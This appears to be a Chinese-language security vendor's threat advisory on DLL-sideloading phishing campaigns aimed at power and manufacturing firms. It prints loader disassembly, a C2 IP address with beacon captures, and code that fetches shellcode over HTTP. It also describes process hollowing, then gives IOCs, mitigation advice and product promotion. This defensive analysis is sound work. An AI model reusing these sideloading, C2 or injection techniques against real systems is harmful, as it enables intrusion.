内部资料，未经授权，请勿转发

2024 实战攻防演练期间 防钓鱼简报

针对电力、制造业的白加黑钓鱼攻击事件

深信服科技股份有限公司

【事件简述】


正值实战攻防演练期间，近日钓鱼攻击行为愈发频繁和活跃，国内一些黑灰产团伙也趁机浑水摸鱼，针对某些重要单位/行业开展定向钓鱼攻击。

深信服安全 GPT 防钓鱼大模型在持续运营过程中发现以【某平台需求文档】、【电费结算报表】、【用电统计合计表】为主题的钓鱼事件，主要针对电力行业及工业用电比较多的制造业。


攻击者通过微信群等 IM 渠道发送文件名为【XX 公司电力平台需求文档】、【电费结算报表-XX 公司】或者【XX 新能源材料用电统计表】的压缩包诱导收件人点击，并且使用【隐藏文件夹】【白+黑】【创建傀儡进程】等方式进行伪装和隐藏，最终通过【C&C 服务器】的方式实现远控目的。

形式一：


诱导收件人打开压缩包后，包含与文件同名的快捷方式以及隐藏文件夹【._MacOS_】。




隐藏文件夹【._MacOS_】中包含两个文件。



名为【××有限公司电力平台需求文档】的快捷方式通过启动进程 explorer.exe 来执行隐藏文件夹内的 a2service.exe，意图伪装成用户正常操作，以此来逃避安全软件的检测，使得恶意行为更难被发现。



文件名为【a2service.exe】的文件带有国外杀毒软件 Emsisoft 的数字签名，该文件作为加载器，用于加载恶意的 DLL 文件，即文件名为【onnxruntime.dll】的文件。



使用“白+黑”技术，当加载恶意的 DLL 文件时，会在 EXE 内存中分配具有可读、可写、可执行的权限。这种技术可以在表面上看似正常的合法软件中植入恶意代码，使其在不被察觉的情况下执行恶意行为。

```
mov qword ptr ss:[rsp+8],rbx          EntryPoint
mov qword ptr ss:[rsp+10],rsi
push rdi
sub rsp,20
mov rdi,r8
mov ebx,edx
mov rsi,rcx                           rcx:"MZx"
cmp edx,1
jne onnxruntime.7FFCB54ABE8D
call onnxruntime.7FFCB54ABEAC
mov r8,rdi
mov edx,ebx
mov rcx,rsi                           rcx:"MZx"
mov rbx,qword ptr ss:[rsp+30]
mov rsi,qword ptr ss:[rsp+38]
add rsp,20
pop rdi
jmp onnxruntime.7FFCB54ABD38
int3
int3
int3
mov qword ptr ss:[rsp+18],rbx
push rbp
mov rbp,rsp
sub rsp,30
mov rax,qword ptr ds:[7FFCB54C5028]   rax:EntryPoint
mov rbx,2B992DDFA232
cmp rax,rbx                           rax:EntryPoint
jne onnxruntime.7FFCB54ABF43
and qword ptr ss:[rbp+10],0           [rbp+10]:L"onnxruntime.dll"
lea rcx,qword ptr ss:[rbp+10]         [rbp+10]:L"onnxruntime.dll"
call qword ptr ds:[<&GetSystemTimeAs
mov rax,qword ptr ss:[rbp+10]         rax:EntryPoint, [rbp+10] L"onnxruntime.dll"
mov qword ptr ss:[rbp-10],rax         rax:EntryPoint
call qword ptr ds:[<&GetCurrentThrea
mov eax,eax
xor qword ptr ss:[rbp-10],rax         rax:EntryPoint
call qword ptr ds:[<&GetCurrentProce
mov eax,eax
lea rcx,qword ptr ss:[rbp+18]
```

为维持与 C2 服务器的连接，恶意软件会持续发送 ping 包，避免连接因闲置超时而断开。这样可以检测 C2 服务器的在线状态，保障指令和数据交换的顺畅。但目前 C2 服务器已失去响应。

Source	Destination	Protocol	Length	Info
192.168.159.198	123.56.115.130	ICMP	1066	Echo (ping) request id=0x0001, seq=3330/525, ttl=255 (no response found!)
192.168.159.198	123.56.115.130	ICMP	1066	Echo (ping) request id=0x0001, seq=3331/781, ttl=255 (no response found!)
192.168.159.198	123.56.115.130	ICMP	1066	Echo (ping) request id=0x0001, seq=3332/1037, ttl=255 (no response found!)
192.168.159.198	123.56.115.130	ICMP	1066	Echo (ping) request id=0x0001, seq=3333/1293, ttl=255 (no response found!)
192.168.159.198	123.56.115.130	ICMP	1066	Echo (ping) request id=0x0001, seq=3334/1549, ttl=255 (no response found!)
192.168.159.198	123.56.115.130	ICMP	1066	Echo (ping) request id=0x0001, seq=3335/1805, ttl=255 (no response found!)
192.168.159.198	123.56.115.130	ICMP	1066	Echo (ping) request id=0x0001, seq=3336/2061, ttl=255 (no response found!)

flag.jpg 是个含加密 shellcode 的文件，下载后，它会将 shellcode 注入内存并执行。它通过 Winhttpopen、Winhttpconnect 等 API，使用 GET 请求与 C2 服务器【123.56.115.130】建

立连接。这种行为与 Cobalt Strike 工具特征一致，暗示攻击者已建立持久网络通信。由于 C2 服务器失响，无法进一步分析 jpg 文件功能。

```
inc esi
mov dword ptr ss:[rsp+20],0
xor ecx,ecx
xor edx,edx
xor r8d,r8d
xor r9d,r9d
call qword ptr ds:[<&WinHttpOpen>]
mov r15,rax
xor r9d,r9d
mov rcx,r15
mov rdx,qword ptr ss:[rsp+48]
mov r8d,dword ptr ss:[rsp+54]
call qword ptr ds:[<&WinHttpConnect>]
mov r12,rax
mov dword ptr ss:[rsp+30],a2service.800100
mov qword ptr ss:[rsp+28],0
mov qword ptr ss:[rsp+20],0
xor r9d,r9d
mov rcx,r12
lea rdx,qword ptr ds:[1F0763]
lea r8,qword ptr ds:[1F0751]
call qword ptr ds:[<&WinHttpOpenRequest>]
mov r13,rax
mov dword ptr ss:[rsp+5C],3100
mov edx,1F
mov r9d,4
mov rcx,r13
lea r8,qword ptr ss:[rsp+5C]
call qword ptr ds:[<&WinHttpSetOption>]
test sil,1
jne 1F0489
xor edx,edx
mov r8d,20
lea rbx,qword ptr ss:[rsp+98]
mov rcx,rbx
call qword ptr ds:[<&memset>]
mov rcx,rbx
call qword ptr ds:[<&WinHttpGetIEProxyConfigForCurrentUser>]
```


```
edx:L"GET"
r8d:L"flag.jpg"

rdx:L"GET", 00000000001F0763:L"GET"
r8:L"flag.jpg", 00000000001F0751:L"flag.jpg"
r13:L"123.56.115.130"
edx:L"GET"
r13:L"123.56.115.130"

edx:L"GET"
r8d:L"flag.jpg", 20:' '
```


形式二：

诱导收件人打开压缩包后，存在一个 lnk 文件和一个隐藏文件夹，lnk 文件中的 target 参数意为使用系统程序 explore.exe 启动隐藏的恶意文件“a2service.exe”。




恶意文件运行后，会在 C 盘根目录下创建一个文件夹“Clash”，将在该文件中写入大量内容并进行解密，最终将恶意文件成功复制，并更名为“wv2ray.exe”。随后，调用系统 API 以参数“--start”直接启动指定路径下的文件，启动完毕后终止当前进程。


该文件中描述内容修改为“v2rayN”以迷惑受害者，使其认为只是一个正常的代理工具。



样本运行后，会在主机内收集敏感信息，如主机用户名、主机当前 IP 等。并判断当前系统所使用的主语言是否为 zh-CN，若否定则退出该进程。

随后调用 NtMapViewOfSection 以及 NtCreateSection 对系统进程 Dllhost.exe 实现傀儡进程注入。





在傀儡进程注入之前，会通过 icmp 回连一个地址以确认当前环境是否具有联网功能，只有当服务器回复后，才会执行 ResumeThread 继续傀儡进程启动。

【预防/排查/处置建议】


1、公司安全信息管理员可以通过官方通讯软件等渠道提示大家：近期请勿点击“XX 公司电力平台需求文档.rar”、“电费结算报表-XX 公司.rar”或者“XX 新能源材料用电统计表.rar”相关的文件，请勿点击不明身份的人在社交群中发布的任何文件。

2、在安全软件/设备上填写自定义规则，参考以下 IOC。（深信服全产品不需要录入，均支持检出。）

> 123.56.115.130

3、打开显示隐藏文件功能，这样当有异常的隐藏文件就可以即时发现。具体操作步骤如下：

Windows 系统-打开文件资源管理器-点击“查看”选项卡-勾选“隐藏文件”。



4、如果有疑似钓鱼样本需要深入分析请联系深信服员工，由深信服员工通过安全 GPT 钓鱼大模型中进行下一步判定。

【深信服防钓鱼解决方案】

深信服国内首发并落地的网络安全垂直领域大模型——安全 GPT，目前已经完成 3.0 的升级演进。深信服防钓鱼解决方案利用安全 GPT3.0 的自然语言理解和攻击意图推理能力精准检测

当前钓鱼防御方案中难以解决的社工欺骗、加密伪装和白利用等高级手法，检测研判结果可以通过自然语言智能解读，同时支持对接部分主流邮件网关、邮件系统实现拦截处置。

1、邮件钓鱼攻击智能检测

结合发件人信息、邮件正文的内容和语气、二维码、附件等信息，通过防钓鱼大模型的自然语言理解、攻击意图推理和工具使用能力进行综合分析和研判，识别各个环节的异常点，智能检测邮件钓鱼攻击。

2、钓鱼攻击事件智能解读

支持通过防钓鱼大模型自动对钓鱼攻击事件进行解读，将检测判定为钓鱼攻击的分析过程以自然语言的方式呈现给用户，自动产生完整的上下文报告，无需用户花精力研判分析。

3、钓鱼攻击处置闭环

在定性钓鱼攻击后，支持自动处置和检测告警两种模式，实战攻防演练等重保时期可以自动处置安全优先、日常场景可以检测告警并结合安全运营流程做手动处置；在具体处置方式上，支持邮件正文增加横幅告警以及直接拦截邮件等方式。

4、扩展支持文件钓鱼检测

扩展支持文件钓鱼场景，基于场景化推理和文本解读能力，防钓鱼大模型能够推理出文件落地后的正常行为，并与采集到的实际行为进行对比，精准识别发生的行为偏离和异常，从而智能检测和判定文件钓鱼攻击事件。